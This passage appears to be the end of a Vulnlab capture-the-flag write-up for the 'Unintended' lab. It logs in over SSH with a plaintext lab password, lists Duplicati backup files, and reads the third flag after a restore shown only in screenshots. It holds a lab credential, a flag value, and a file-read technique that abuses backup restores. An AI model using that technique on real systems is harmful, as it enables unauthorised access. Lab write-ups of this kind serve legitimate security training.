

We double check in the web.unintended.vl that the backup has been done correctly:
$ sshpass -p 'theJUANman2019' ssh unintended.vl\\juan@web.unintended.vl
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Thu May  2 03:25:37 PM UTC 2024

  System load:                      0.27392578125
  Usage of /:                       72.0% of 9.75GB
  Memory usage:                     54%
  Swap usage:                       0%
  Processes:                        166
  Users logged in:                  0
  IPv4 address for br-1c74e0922629: 172.19.0.1
  IPv4 address for br-9f7c921da56a: 172.18.0.1
  IPv4 address for br-d2d8c10f2c77: 172.21.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens5:            10.10.174.246


Expanded Security Maintenance for Applications is not enabled.

13 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Feb 24 19:45:33 2024 from 10.10.10.12
juan@unintended.vl@web:~$ ls /tmp/flag/
duplicati-20240502T152302Z.dlist.zip  duplicati-b1fec533325234dd6bd6f04da3a49e3d5.dblock.zip  duplicati-i209e603bffc24d29bd222995c4e0a469.dindex.zip
Now we will proceed to the restoration:



Then we can finally get the third flag Unintended_User-3:
juan@unintended.vl@web:~$ ls /tmp/flag/
duplicati-20240502T152302Z.dlist.zip  duplicati-b1fec533325234dd6bd6f04da3a49e3d5.dblock.zip  duplicati-i209e603bffc24d29bd222995c4e0a469.dindex.zip  flag.txt
juan@unintended.vl@web:~$ cat /tmp/flag/flag.txt
VL{9cd5d0d30481f70cd4b0c87cfbe0c1a4}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=022c2532-7e95-42a2-8170-d733dafb6a66